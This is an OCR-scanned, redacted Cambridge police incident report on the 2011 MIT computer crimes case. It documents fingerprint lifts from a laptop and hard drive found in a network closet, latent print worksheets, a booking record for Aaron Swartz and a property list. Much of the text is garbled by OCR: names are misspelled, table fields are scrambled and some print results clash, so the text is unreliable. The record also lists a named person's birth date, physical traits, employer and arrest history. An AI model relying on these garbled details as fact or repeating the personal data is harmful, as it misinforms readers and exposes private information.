Supplementary Report #11000078/1

The second secon	[(d),(b)(d)]
Approved For Public View	Dute/Time Printed: Pri Apr 15 14:11:21 BDT 20By: (7)(C)
Case Title	ocation
MIT COMPUTER CRIMES	301 YASAR ST (ILD 1)
Date/Time Reported	Date/Time Occurred
01/04/2011 10:49:00	to
ncident Type/Offense	
MISCELLANBOUS STATUTORY V	(OLATION (999999)

Warralive (Continued from page 1)

- LP2: (1) small clear hinge lifter from the top right corner of the inner hard drive unit (CS2b). Collected at approx. 1224 hours.
- LP3: (1) small clear hings lifter from the middle left side of laptop screen
- (CS1). Collected at approx. 1226 hours.
- LP4: (1) small clear hinge lifter from the upper left corner of the laptop screen
- (CS1). Collected at approx. 1230 hours.
- LP5: (1) small clear hinge lifter from the upper right corner of the laptop screen
- (CS1), Collected at approx. 1232 hours.
- LP6: (1) small clear hinge lifter from the middle right side of the laptop screen (CS1). Collected at approx. 1245 hours.

NARRATIVE:

On January 4, 2011 and January 6, 2011 I examined the above latent print lifts and relevent photographs to determine their value for comparison. LP1, LP2, LP3, LP4, and LP5 were determined to contain insufficient ridge detail for comparison. LP5 was determined to contain insufficient quantity and quality for individualization but contained sufficient detail for exclusion. I compared LP6 to SP1 and excluded Aaron SWARTE as a the denor for LP6.

LP1-LP6 are secured in ID Unit case files.

Reporting Officer	Reviewing Officer	Approving Officer
(b)(6),(b)(7)(C)		(b)(6),(b)(7)(C)



LATENT PRINT EXAMINATION WORKSHEET

_	And in contrast of the lateral party of the second party of the second o
	Case#: 11-000078
	Lateut#: LPS 10
	Examiner (b)(6),(b)(7)(C)
	Date: 10/30//
ı	/ /

2709

	Processing Technique: Powder: Chemical: Vogaro - /8 / Photo: Sel Other: AS SPEX Entry Date Entered: MA Examiner: Inverted: Pattern: Sel IS W A O PAIM Core Present: Delta Present: Skeleton: # of Points: Submitted to Databaso:
Finger Palm Impression (1) EDGE OF ROLL Value for Comparison SR	Initial QED Supplemental: Candidate List Searched and Reviewed: Misc. Notes: (4) #-(p Sunt 12, Christs.
Manz	nal Comparison:
Name 1. Sularze, Aaran 11/3 2. (b)(6).(b)(7)(C) 3 4. 5. 6. 7. 8.	08/36 TCM 201100n32 (P) (b)(6),(b)(7)(C)



LATENT PRINT EXAMINATION WORKSHEET

Case#: //-00078
Latent#: // 8 of /0
Examiner/ (b)(6),(b)(7)(C)
Date: 2/10/201/

A	Level 1 Detail: Pattern Type/Ridge Flow Incipient ridges, scars, warts Quality (distortion) Level 2 Detail: Ridge Morphology (size/shape) Target/Unique ridge detail Level 3 Detail: Pore/Edge detail Secondary Creases Detail representativable Losp, Dedge of 15 U Losp, Dedge
C	Individuals Compared: SulteTZ Harm: W/M, D&B:.
E	Individualization: Swretz, Aaron: W/M, DoB: 11/08/1986 #6 (1) thumb TEAM 201100032. Exclusion: [h/(b)(6),(b)(7)(C)]
V	Agency: BOSTON Date Submitted: 2/25/20//Date Verified: 3/11/201/
·	
Not suitable f	RESULT NOTES or search but suitable for comparison
impressions o	ke comparison due to poor quality of n the ten-print card r as possible and remains unidentified
detail to prese	etail to establish identity but sufficient (b)(6),(b)(7)(C) nt to exclude identity etail to either establish or exclude
Insufficient de	etail for comparison purposes

CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA

se Title	io viow	Location	1.18004 111		2. 17ju	MDL 07		
IT COMPUTER CRIM	189	301 VASS	AR ST (BLD 1)				
te/Time Reported		Date/fime C	ccurred					
1/04/2011 10:49: cident Type/Offense	00	to	,					
ISCELLANBOUS STA	TUTORY VIO	ATION (99999	9)					
Persons			nes Maria	NO LINE	13.15			
Role	Name	PERSONAL PROPERTY.	Sex	Race	Age	008	Phone	Address
							(home)	
	·						(cell)	
							(home)	
							(ceff)	
						44 6) 64 7 4	- 460 cm mark 2 1 1000	and best half a m
Offenders, Fig.				1 1			Phone	Address
Status	Name		Sex	Race	Age	DOR	(hansi	AGU1033
							(cell)	
							(home)	
							(cell)	
L				1				
Vehicles (on the hope	对 种种的		S 2		in a state of the	
Role	Type	The second second second	Year \	vake	Mod	el	Color	Reg #
stolen\$	Rec Code		Date F	Rec	Rec	\$	Rec By	
							20.32	
		TOTAL PROPERTY OF THE PARTY OF			Comment of the Control	THE REST OF THE	an and the contract of the con	
Proportyja, in	DATE OF THE PARTY	经不提供	kir graff		; u	Model	Spria	# Value
Propertyja, in	Des lo			Make	. ; u .	Model	Seria	yalue Value
Propertyja, is	DATE OF THE PARTY		\$4, ₄ , 37	Make		Model	Seria	Value Value
Propertyja,	DATE OF THE PARTY		irig gangir			Model	Seria	Value
Propertyje, i.e.	DATE OF THE PARTY					Model	Seria	Value
C 34	DATE OF THE PARTY					Model 注	Seria	Value
Vartativės 11	Des in	· 春山				4. 科斯		
Narratives :: ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ;	Des in	· 春山		nth no	tos a	4. 科斯		
Narrativer :: ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ;	Des in	· 春山	acone u	nt the no	too a	4. 科斯		
Variative and	Des fo	d: 意。				A. Phot	ographa onl	y and not colle
Variative :: :: :: :: :: :: :: :: :: :: :: :: ::	Des ic	ocusinted on	o, SA: L			ARRIS	ographa onl	y and not colle
Variativės 12	Des in	cumanted on ack base w/	e, SM: L silver ent: Si			ad phot	ographs onl	y and not collection of the co

Reporting Offices 課	" "Review	ing Otlicer∈	Approving (Micur	
(b)(6),(b)(7)(C)			(b)(6),(b)(7)(C)		
(02/11/2011	7:28:22)			(04/07/2011	19759:58)

Page 2 of 3

CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA Incident Report #11000078

The second secon	[(b)(6) (b)
Approved For Public View	Date/Time Printed, Thu Apr 07 16:05:13 EDT 20By (7)(C)
Case Title	Location
MIT COMPUTER CRIMES	301 VASSAR ST (BLD 1)
Date/Time Reported	Date/Time Occurred
01/04/2011 10:49:00	to
Incident Type/Offense	

01/04/2011 10:49:00 to
Incident Type/Offense
MISCELLANEOUS STATUTORY VIOLATION(999999)
Narrative (continued from page 1)
"RocketFish" on the top and bottom reads, "RF 3.5 SATA lid enclosure kit RF-AHD35" Inside the
compartment is a green electronic circuit panel. A USB cord connects CS2 to CS1.
CS2b: (1) inner hard drive unit, or internal removable unit located inside CS2. Unit is
a Sameung, Model: MD154VI, SN: S1Y6J1CZ800326.
1

The following evidence collected on scene by me on 01/04/2011 and sealed in a small coin
envelope.
LPI: (1) small clear hinge lifter from the bottom right corner of the inner hard-drive
unit (CS2b). Collected at approx. 1221 hours.
LP2: (1) small clear hinge lifter from the top right corner of the inner hard drive
unit (CS2b). Collected at approx. 1224 hours.
LP3: (1) small clear bings lifter from the middle left side of laptop screen
(CS1). Collected at approx. 1226 hours.
LP4: (1) small clear binge lifter from the upper left corner of the laptop screen
(CS1). Collected at approx. 1230 hours.
LP5: (1) small clear hinge lifter from the upper right corner of the laptop screen
(CSI). Collected at approx, 1232 hours.
LP6: (1) small clear hinge lifter from the middle right side of the leptop screen
(CS1). Collected at approx, 1245 hours.
PHOTOS: (85) photos collected on scens on 01/04/2011.
The state of the s

NARRATIVE: $(b)(6),(b)(7)(C)$
On January 4, 2011, (D)(O)(O)(D)(O)(O)(D)(O)(D)(O)(O)(D)(O)(O)(O)(O)(O)(O)(O)(O)(O)(O)(O)(O)(O)
an incident that occurred within BLDG #16. We were escorted to the location by CPD Detective
(b)(6),(b)(7)(C) MIT Detectives and other Secret Service Agents. At approx. 1105 hours, we
arrived at Bldg 16 and proceeded to the basement level to a closet (labeled #16-004t)
that was secured by NIT officers on scene. We observed double doors opening to a closet area
containing phone and computer network portals according to MIT IT specialists on sits. The
closet was approx. 4 feet deep by 6 feet wide, the floor covered in dust and
olectrical/computer/phone panels lined the walls, some w/ wires plugged into the panels/units.
I observed a chair in the center of the room with a laptop on top. We were advised this
was placed there by MIT IT specialists. On the floor, I also observed a cardboard box turned
(Continued on next page)
Januarenan on more halles

CONTRACTOR DESCRIPTION OF THE PERSON OF THE		ENGINEER ST. TO ST.	Compared to the second second second second	Control of the second second
ENGINEER STREET	Approving Officer	Reviewing Officer	ing Officer	Renorting Off
			')(C)	(b)(6),(b)(7)(C)
SQUE.	(b)(8),(b)(7)(C)		')(C)	(b)(6),(b)(7)(C)



CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA Incident Report #11000078

(b)(6),(b)

Approved for Public View

Case Tide

Intercepting Crimes

Date/Time Printed, Thu Apr 07 16:05:13 EDT 20By (7)(C)

Location

101 VASSAR ST (BLD 1)

Date/Time Reported

D1/04/2011 10:49:00

Incident Type/Offense

MISCRLLAMBOUS STATUTORY VIOLATION (999999)

Nurrative (continued from page 2)

over, a small laptop (CS1), and a silver hard drive compartment (CS2) with power cords and data cables connecting them to the computer panels on the wall. Specifically, a grey wire connects the laptop to a Cisco Systems Catalyst 4006 in Row #4, plug #2.

The scene was documented with notes and photographs. Then I examined the laptop, hard-drive compartment and inner unit (CS1, CS2, CS2b) and accompanying power dords and USB cords for any visible ridge detail. Faint ridge detail was observed on the laptop screen. I fumed the laptop, hard-drive and inner unit (CS1, CS2, CS2b) and power/USB cords with a portable fuming wand. I then used traditional black fingerpriat powder to enhance any ridge detail on the surfaces of those itsms. Ridge detail was observed on the inner hard drive unit (CS2b) and resulted in 2 latent print lifts (LP1, LP2). Ridge detail was also observed surrounding the laptop screen (CS1) resulting in 4 latent print lifts (LP3-LP6). No further ridge detail was observed on any other surfaces.

The items CS1, CS2 and CS2b were left in the custody of NIT Detectives and Secret Service Agents.

We cleared the scene at approx. 1300 hours.

Reporting Officer	Market Bridge	Reviewing Officer	Approving Officer	医
(b)(6),(b)(7)(C)			(b)(6),(b)(7)(C)	



Case#: //- 6	200078
Latent#: LFT	10
Examiner	(b)(6).(b)(7)(C)
Date: 0/10	12011

	THE PARTY OF THE P	ACCOMPANIES THE PERSON OF THE
	g 5	·
STORE ACTIONS WENTER TO THE STORE OF THE STO	Finger Palm Impression	Processing Technique: Powder: Photo: Chemical: Chemical
¥	Value for Comparison / R	Candidate List Searched and Raviewed: Misc. Notes:
		mid Comparison:
	Name L	OOB OBTN
	1. 2. 3. 4. 5. (b)(6).(b) 7. 8. 9. 10.	N7) (E)



A second
Case#: 1/-000018
Latenth 129 of 10
Examine (b)(6),(b)(7)(C)
Date: 2/10/11
, ,

	on the N-Trans State of the Sta
Yarah 3 Tabah 1	
Level 1 Detail:	/ *
Pattern Type/Ridge Flow Incipient ridges, scars, warts	
Quality (distortion)	
Quality (distribut)	
Level 2 Detail:	
Ridge Morphology (size/shape)	
Target/Unique ridge detail	
f must 9 75-a-th	
<u>Level 3 Detail:</u> Pore/Edge detail	
Secondary Creases	
doodinary Creates	
	*, *
	, a
Individualization:	
(b)(6),(b)(7/(C)	
	· •
Exclusion:	• *
	. "
Inconclusive:	
intenternative:	₹
	encongregations and the speed in the speed of the speed o
Agency:	
V	a a
Date Subplitted: "Date Verified: "	
RESULT NOTES	mp pannika 0,500 ga pan 0,000 ang pa ka 1,000 a 1,000 at 1,000 a
Not suitable for sparch but suitable for comparison	
	. FEAT SET IN WILL FOR THE SET OF
Unable to make comparison due to poor quality of	
impressions on the ten-print card	2000 1 200 A 2
Checked as far as possible and remains unidentified	
Insufficient detail to establish identity but sufficient	04.00 49.0000 00000 00.00 40.00 4 10.00
detail to present to exclude identity	· · · · · ·
Insufficient detail to either establish or exclude	12 A
identify	
Insufficient detail for comparison purposes	01 0 + br (ur- ur- v. ur- v.



Processing Technique: Powder: Chemical: Photo: Chemical: Other: SPEX Entry Date Entered: Examiner: Inverted: Pattern: Rs Core Present: Skeleton: # of Points: Submitted to I Initial QED S Candidate List drohed and Reviewed: Misc. Moles Walne for Comparison: Name DOB Output Page 1. Chemical: Other: Other: Other	Photo: Dother: SPEX Entry	Powder: Chemical: Other: Photo: Chemical: Other: Chemical: Chemical: Other: Ch		The state of the s
# of Points: (b)(6),(b)(7)(C) Submitted to I: Initial QED S: Intal: Candidate Experience of Misc. Motes: Manual Comparison:	# of Points: (b)(6),(b)(7)(C) Submitted to I Initial QED S Candidate Lie drohed and Reviewed: Misc. Notes Manual Comparison: Name DOB OBTN 1.	Finger Palm Impression # of Points:	3 3	Photo: Other: SPEX Entry Date Entered: Examiner: Inverted: Pattern: Rs Core Present: PALM
Finger Palm Impression Initial QED S Candidate Lis drohed and Reviewed: Misc. Notes: Manual Comparison:	Finger Palm Impression Initial QED S Candidate Eis Arched and Reviewed: Misc. Notes: Manual Comparison: Name DOB OBTN	Finger Palm Impression Initial QED Syntal: Candidate Liver Arched and Reviewed: Misc. Notes: Manual Comparison: Name DOB OBTN (b)(6),(b)(7)(2) 7. 8.		Skeleton:
Value for Comparison (R) Manual Comparison:	Value for Comparison (R) Manual Comparison: Name DOB OBTN	Name DOB OBTN	Finger Palm Impression	Initial QED Sy total: Candidate Eigenstein and Reviewed:
	Name DOB OBTN	Name DOB OBTN 1	Value for Comparison (R)	Misc. Notes
	Name DOB OBTN	Nams DOB OBTN 1	Man	utal Comparison:
	2	3. 4. 5. 6. 7.	Name DC	OBTN OBTN
4		8	5(b)(6),(b)(7	yes -
4,	5. (b)(6),(b)(7)(2)			
7	7		8. 9	



) a source was the same a second a seco	pr 12:30		•
Case#: //-	000	0781	
Latent#: LP	Zat	10/	,
Examiner	(b)(6)	(b)(7)(C)	
Dato: 2772	111	/	

ALL MANAGEMENT OF THE PARTY OF	LATERT PRINT EXAMINATION WORKSHEET	1)ato: 2/10/11
P: Ir	evel I Detail: attern Type/Ridge Flow acipient ridges, scars, warts mality (distortion)	
A R	evel 2 Detail; idge Morphology (size/shape) arget/Unique ridge detail	
P	evol 3 Detail: ore/Edge detail econdary Creases	
C	ndividuals Compar	
E	dividualization: (b)(6),(b)(7)(C) Exclusion:	
V	agency: Date Submitted: Date Verified:	
Not suitable for	RESULT NOTES search but suitable for comparison	
impressions on	comparison due to poor quality of the ten-print card as possible and remains unidentified	
detail to present Insufficient deta	il to establish identity but sufficient to exclude identity il to cither establish or exclude	
identity Insufficient deta	ull for comparison purposes	1 and 2 35 44 55 5



Case#: 11-	-000078
Latent#: L.	
Examiner Date: 1	(b)(6),(b)(7)(C)
	CONTRACTOR TO
1/4	12011 .

	NEW TON THE PROPERTY OF THE PR
SCREEN	1/4/2011
Finger Palm Impression Value for Comparison Se Calculation	Processing Technique: Powder: Chemical: Photo: Other: Processing Technique: Photo: Other:
Mag	ual Cumparison:
Name. 1. SWARTZ, QUITON 1-4 [(b)(6),(b)(7)(C)	0BEN 11/8/1986 TCAM201100032
4. 5. 6. 7.	
8	



According to the contract of t	
Case#: 11-000078	- 71
Latent#: LPG of 10	
Examiner (b)(6),(b)(7)(C)	7
Date: 1/10/201	Z
18001 (110	

A STATE OF THE PARTY OF THE PAR	LATENT PRINT EXAMINATION WORKSHEET Date: 1/(a/3017
	Level 1 Detail: Pattern Type/Ridge Flow Incipient ridges, scars, warts Quality (distortion) Con present Con present
A	Level 3 Detail: Pore/Edge detail Some edge de tail but not Clear bff Secondary Creases Ridge detail: Ridge detail Concept de de tail but not Clear bff Ridge Morphology (size/shape) Ridge detail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge detail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge detail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge detail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge detail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge detail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge detail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge detail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge detail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge detail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge detail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge de tail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge de tail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge de tail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge de tail Concept de tail but not Clear bff Ridge Morphology (size/shape) Ridge Morphology (
	Individuals Compare (50) 5WHRTZ, Qaron: N/M, DOB: 11/08/1986.
	(b)(8),(b)(7)(C)
7	Individualization:
E	Exclusion: SWARTZ, Aaron: W/M, DOB: 11/08/1986 TCAM 201100032
Page 4 dia 9 dia hay dia 4	Inconclusive (b)(6),(b)(7)(C)
V	Agency:
V	Date Sulmnitted: Date Verified:

55 455 55 55 55 55 55 55 55 55 55 55 55	r notes		
Not suitable for search but suitable for comparison		(b)(a) (b)(7)(c)	7
Unable to make comparison due to poor quality of		(b)(6),(b)(7)(C)	
impressions on the ten-print card			
Checked as far as possible and remains unidentified	(b)(6),(b)(7)(C) (Ee)	1903 112)
Insufficient detail to establish identity but sufficient detail to present to exclude identity	SWARTZ,	PARON (b)(8),(b)(7)(C)	
Insufficient detail to either establish or exclude			
identity			
Insufficient detail for comparison purposes			
The state of the s	·		2719



THE PROPERTY OF THE PROPERTY O	ma.
Case#: //-/00078	
Lateut#: 22Plos 10	
Examiner (b)(6),(b)(7)(C)	
Date: 2710/3011	

A DESCRIPTION ASSESSMENT OF A PROPERTY OF THE PARTY OF TH	
	(*)
	Decreasing Tachniques CYANO
	Processing Technique: Powder: Chemical: Fundament Photo: Other Elacy Powder:
	115552 50
	Date Entered: AA
	Local of Line Colors of State
	Examiner: [Inverted:
	Pattern: RS LS 6 PAY.M
	Core Present:
	Skeleton: (b)(6),(b)(7)(9)
	Submitted to Database
	Initial QBD Supplement
Finger Palm Impression	Candidate List Searched and Reviewed:
	Misc. Motes:
Value for Comparison	
Minn	rat Comparison:
Name DC	OBTAL
1	The second secon
2	
4	
5(b)(6),(b)(7)(C)	
6.	The second secon

Casett: //-	0000	78
Latent#: 20	P7of	10
Examiner		
Date: 2/	10/20	111

		LATENT PRINT		N WORKSHEET	Examiney (b) Date: 2/10	(6),(b)(7)(C)	
	Pa Inc	vel 1 Detail: ttern Type/Ridge F cipient ridges, scars nality (distortion)		•		2	
	Ri	yel 2 Detail: dge Morphology (si rget/Unique ridge d			, "		\$
	Po	vel 3 Detail: re/Edge detail condary Creas			<u>.</u> s		
	C	lividu					
		clusion:	(b)(G),(b)(7)(C)				
	Inc	onclusive:	/		:		
	V	ency:		to Varified:	* ************************************	dagan maker eki digi damin dam	
ļ		ile vidisirisined.			noments seembro ortangaments and all the seemble		l
	Not suitable for/se	arch but suitable	RESUL/I	ANOTES) magazaga za haba sada in Alpan mii) e e i 4 e i 5 q e ii 4 e ii 4 e ii 6 d d d dii	PTS V BARRETO SMITTLE TO DE DESCRIPTO DE MITO	
	impressions on the	omparison due to postible and remain				4	
Manney In Assembly and selection of the last	detail to present to	to establish identity exclude identity to either establish c				gan gan 1 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	
	identity.			a 2 a 4 d 0 000 ar Anno 400 de a 10 de a 10 de arma dos 11 y 0 7 7 7 de s		pr. do. do 1 11 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	
I	Tuamificioni deign	for comparison pur	poses	41		2724	



1/2 000000000000000000000000000000000000	(2
Case#: 11-0002	2
Examiner: (b)(6),(b)(7)	PC)
Date: 1/4/2011	

Finger : Palm Impression Value for Comparison	Processing Technique: Powder:
1. 2. 3. 4. 5. 6. 7. 8. 9. 10.	(a) Cam arison; (b)(6).(b)(7)(C)



LATENT PRINT EXAMINATION WORKSHEET

AND REAL PROPERTY OF THE PROPE
Casell: 11-000078
Latentil: 1P4 10
Examiner: (b)(6),(b)(7)(C)
Date: //4/2011
· may have been been been been been been been be

	,	CONTRACTOR AND STATEMENT OF STA
Patter: Incipie	1 Detail: n Type/Ridge Flow ent ridges, scars, warts ty (distortion)	
Ridge	2 Detail: Murphology (size/shape) //Unique ridge detail	
Pore/E	3 Detail: Edge detail dary Creases	
C	duals Compared:	
· . Individ	dualization:	
Exclus	sion:	
Inconc	dusive:	
Agenc Date S	y:	
	RESULT NOTES	
Not suitable for search	h but suitable for comparison	20 M. 50 C C C 2 J. 16 C C C C C C C C C C C C C C C C C C
impressions on the jer	arison due to poor quality of	
Checked as far as los	sible and remains unidentified	
Insufficient detail to e	stablish identity but sufficient	
letail to present to exe Insufficient detail to e identity	ither establish or exclude	
Insufficient detail for	comparison purposes	2723



Case#: //- 000028
Latent#: 150f 10
Examiner (b)(6),(b)(7)(C)
Date: 1/4/2011
7 / /

LATENT PRINT EXAMINATION OF THE PRINT EXAMINAT	ATION WORKSHEET Date: 1/4/3011
Finger Palm Impression Value for Comparison / R)	Processing Technique: Powder: Chemical: Cyanto for Chemical: Other: SPEX Entry Date Entered: M Examiner: Inverted: Pattern: RS 13 W PAIM Core Present: Skeleton: (b)(6),(b)(7)(C) # of Points: Submitted to Initial QED: emental: Candidate Lst Searched and Reviewed: Misc. Notes:
Man	mad Communison:
1.	(6),(b)(7)(c) 2724



LATENT PRINT EXAMINATION WORKSHEET

tT	
	Case#: //-000018
	Latent#: 175 of 10
	Examine (b)(6),(b)(7)(C)
	Date: 1/4/2011
	/ /

	CHARACTERISTICAL CHESTON CONTRACTOR CONTRACT	
Level 1 Detail: Pattern Type/Ridge Flow Incipient ridges, scars, warts Quality (distortion)		
Level 2 Detail: Ridge Morphology (size/shape) Target/Unique ridge detail		- - - - - -
Level 3 Detail: Pore/Edge detail Secondary Creases		•
C Individuals Compared:	· · · · · · · · · · · · · · · · · · ·	
Individualization:		
Exclusion: (b)(6),(b)(7)(C) Inconclusive:		
V Agency: Date Verified:		
RESULT NOTES		
Not suitable for search but suitable for comparison	. ,	
Unable to make comparison due to poor quality of impressions on the ten-print card Checked as far as possible and remains unidentified		
Insufficient detail to establish identity but sufficient detail to present to exclude identity		
Insufficient detail to either establish or exclude identity.		
Insufficient detail for comparison purposes	2725	



Identification Unit

LATENT PRINT EXAMINATION WORKSHEET

_

Processing Technique: Powder: Chemical: Other: Processing Technique: Proc			1/4/2011
SPEX Entry Date Entered: \(\sqrt{A}\) Examiner: Inverted: \(\sqrt{Pattern}: \) Pattern: \(\sqrt{s}\) Skeleton: # of Points: \(\sqrt{b}\) Skeleton: # of Points: \(\sqrt{b}\) Skeleton: # of Points: \(\sqrt{b}\) Submitted to I \(\sqrt{nital QED Sn} \) Candidate List \(\text{Misc. Notes:} \) Value for Comparison \(\sqrt{D}\) Manual Comparison: Name DOB OBTN 1. 2. 3. 4. 5. 6. 7. 3. 8.		=	*
SPEX Entry			9
SPEX Entry Date Entered: A Examiner: Inverted: Pattern: RS 13 W PAYM Core Present: Delta Skeleton: # of Points: Obj(6).(b.(7)(C) Submitted to I Initial QED Su Candidate List Misc. Notes: Walue for Comparison Manual Comparison: Name DOB OBTN 1 2 3 4 5 6 7 8 8			Powder: DEL Chemical: Defender
Date Entered: A		8	SPEX Cutay
Examiner: Inverted: Pattern: RS L3 W PAYAM Core Present: Delta Skeleton: # of Points: Submitted to I Initial QED Sn Al: Candidate List Misc. Notes: Walue for Comparison Name DOB OBTN 1. 1. 2. 3. 4. 5. 6. 7. 3. 1.	The second secon		AND THE RESIDENCE OF THE PARTY
Finger Palm Impression Walue for Comparison Manual Comparison: Name DOB Manual Comparison: Name DOB DOB DOB DOB DOB DOB DOB DO	O WE		The second secon
Pattern: RS LS W PAYM Core Present: Delta Skeleton: # of Points: (b)(6),(b)(7)(C) Submitted to I initial QED Sn dl: Candidate List thed and Reviewed: Misc. Notes: Value for Comparison Name DOB Manual Comparison: Name DOB OBTN 1. 2. 3. 4. 5. (b)(6),(b)(7)(C) 6. 6. 7. 8.	110,00,0		
Core Present: Delta I Skeleton: # of Points: (b)(6).(b)(7)(C) Submitted to I Initial QBD Sn Candidate List Misc. Notes: Manual Comparison: DOB		90 N	
Skeleton: # of Points: (b)(6).(b)(7)(C) Submitted to I	* x		
# of Points: (b)(6).(b)(7)(C) Submitted to I Initial QED Sn Al: Candidate List thed and Reviewed: Misc. Notes: Name DOB Manual Comparison: Name DOB OBTN 1. 2. 3. 4. 5. (b)(6),(b)(7)(C) 6. 7. 3.	1		
Finger Paim Impression Value for Comparison Manual Comparison: Name DOB Manual Comparison: DOB DBTN DB	8 1 12 192 R 1 12 1		# of Points: (b)(6) (b)(7)(C)
Value for Comparison DOB OBTN			
Value for Comparison DOB OBTN	Finger Palm linns	ression	Initial QED Su
Name DOB OBTN			Candidate List ned and Reviewed:
Name DOB OBTN			Misc. Notes:
Name DOB OBTN 1. 2. 3. 4. 5. (b)(6).(b)(7)(c) 6. 7. 3.	Value for Comparison / RA		·
Name DOB OBTN 1. 2. 3. 4. 5. (b)(6).(b)(7)(c) 6. 7. 3.			
1. 2. 3. 4. 5. (b)(6).(b)(7)(C) 6. 7. 3.		Manual	i Comparison:
5. (b)(6),(b)(7)(C) 6. 7. 3.	Name	DOB	O.BTN .
5. (b)(6),(b)(7)(C) 6. 7. 3.	1.	11	
5. (b)(6),(b)(7)(C) 6. 7. 3.	2.		<u> </u>
6	140 10100000000000000000000000000000000		
3	5,	(b)(6).(b)(7)(0	2)
3	1.		
	3,	- and american is a residence distinct description of	



LATENT PRINT EXAMINATION WORKSHEET

Case#: //- 00078
Latent#: //- 30f /0
Examiner (0)(6),(0)(1)(6)
Date: // 4/.20//

200		
	Level 1 Detail: Pattern Type/Ridge Flow Incipient ridges, scars, warts Quality (distortion)	
A	Level 2 Detail: Ridge Morphology (size/shape) Target/Unique ridge detail	,
	Level 3 Detail: Porc/Edge detail Secondary Creases	
C	Individuals Compared:	, 1
	Individualization;	The second section of the second second section of the second sec
E	Exclusion:	
•	Inconclusive: (b)(6),(b)(7)(9)	
V	Agency: Date Submitted: Date Verified:	•
Not suitable	RESULT NOTES for search but suitable for comparison	
Unable to ma	ake comparison due to poor quality of on the ten-print card	y a nagar e e à ba' e dina de similarminal altra de maria in en es e e e e e e e e e e e e e e e e
Checked as f	ay as possible and remains unidentified	,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
	detail to establish identity but sufficient	148 04 3 3 9 5 4 4 5 2 04 5 3 4 4 5 5 1 4 5 5 5 6 6 4 7 August 6 6 6 6 6 6 7 4 Augus 7 7 6 6 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7
Insufficient d	letail to either establish or exclude	
identity Insufficient d	detail for comparison purposes	2011-00-00-00-00-00-00-00-00-00-00-00-00-
ſ		2727



CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA

Master Person #: 1100000437

Basic Person Information

Name:	AAI	RON H SW	ARTZ			178 1552	Market (A	4.20			
Address:	(b)(6),	(b)(7)(C)									ì
City:						H					
State/Zip:											
Gender:	MA	LE					福				
Height:	506		Weig	ht:	120	1	357				B See
DOB:	11/0	8/1986	Age:		24						P.
SSN#:	(b)(b),	(o)(/)(c)				100				10.0	のと
			ı	hys	ical C	hai	acterist	ics			
Hair Color		Rye Color		Buile	3	Complexion					
BROWN		BROWN		TH	N.	l	FAIR				
Scara Marke a	nd Tatto	08									
L											
					Pers	ona	Data				
Race		Ethnicity							Reside	-	
WHITE		NOT OF I	iispan	IIC (ORIG	IN				RESIDENT	
Home Phone Work Phone (b)(6),(b)(7)(C)							Cell Ph	Cate .			
Email Address					****						
Marital Status									Malder	Name	1000
UNMARRI	ED										_
Mother (b)(6),(b)(7)(0	()	Mothers Mot (b)(6),(b)(7) (C)	den Nam	e					(b)(6)	(b)(7)	
8irth City (b)(6),(b)(7)	7 1	Birth State (b)(6),(b)						Birth Country	Citizen Y		
License # (b)(6),(b)(7)(0	= 3)	(7)(C)						Country	Clain	Expiration Date 11/08/2013	

CA

11/08/2013

Employer

	Employer	
Occupation	Employer	Employer Phone
RESEARCH AT HAR	HARVARD U	
Employer Address		
124 MOUNT AUBURN ST #52	CAMBRIDGE MA	

Finger Prints

Finger Prints		
Prints Taken?	Print#	Date/Time Taken
Y	TCAM201100	01/06/2011 14:57:26
SID 4	FBI#	State Prob Num

Entry Information

	Entry Information
Entered By: iD / Name	DT Entered
(b)(6),(b)(7)(C)	01/06/2011
Hadeled Stu Hh / Name	DT Updated
(b)(6),(b)(7)(C)	02/23/2011

Names

		Name(s)		
Name Type	Last Name	First Name	Middle Name	Suffix
TRUE	SWARTZ	AARON	H	
ALIAS	SWARTZ	AARON	H	
ALIAS	SWARTZ	AARON	H	

Addresses

Links

Activities

Application | Record Date Record Information

Link Information

BOOKINGS 01/06/2011 ARREST Booking date: 2011-01-06 14:46:26 Arrest date: 2011-01-06 14:18:00


Complaint #: 11000000023 Charge Code: 266/18/B Desc: B&E DAYTIME FOR FELONY 0266 S18

OFFENDER 01/06/2011 CAM-PD INCIDENT #: 11000131-0 OFFENDER #: 1

DEFENDANT

OFFENDER 01/04/2011 CAM-PD INCIDENT #: 11000078-1 OFFENDER #: 1 SUSPECT

OFFENDER 01/04/2011 CAM-PD INCIDENT #: 11000078-3 OFFENDER #: 1 SUSPECT



Relow	Listed	Peoperty	Removed	From:
DEIOW	Listen	PRUDGITY	LOUISMAN	I TOHE

Name	DOB	ID Number
AARON H SWARTZ	11/08/1986	1100000437
Address		
24		
CAMBRIDGE MA		

Property Removed From Prisoner

Property #: 1		
Property Type	Tag ID	Storage Location
PERSONAL PROPERTY		PLASTIC BIN, PLASTIC BAG
Property Description		
	uffs, black wa	allet with ID's and 100.01 in cash and two sets of

Release / Transfer From Police Custody

I Certify the above property is a correct list of p	roperty taken	from me at the time of my arrest.	
Prisoners Signature:	Date:	Time:	p-400
	د شهر شدر شدر میزد نشد و بادر است در شدر است در شدر شدر در شدر شدر در شدر شدر در شدر ش		-
I Certify the receipt of all the above listed items	.		
Prisoners Signature:	Date:	Time:	
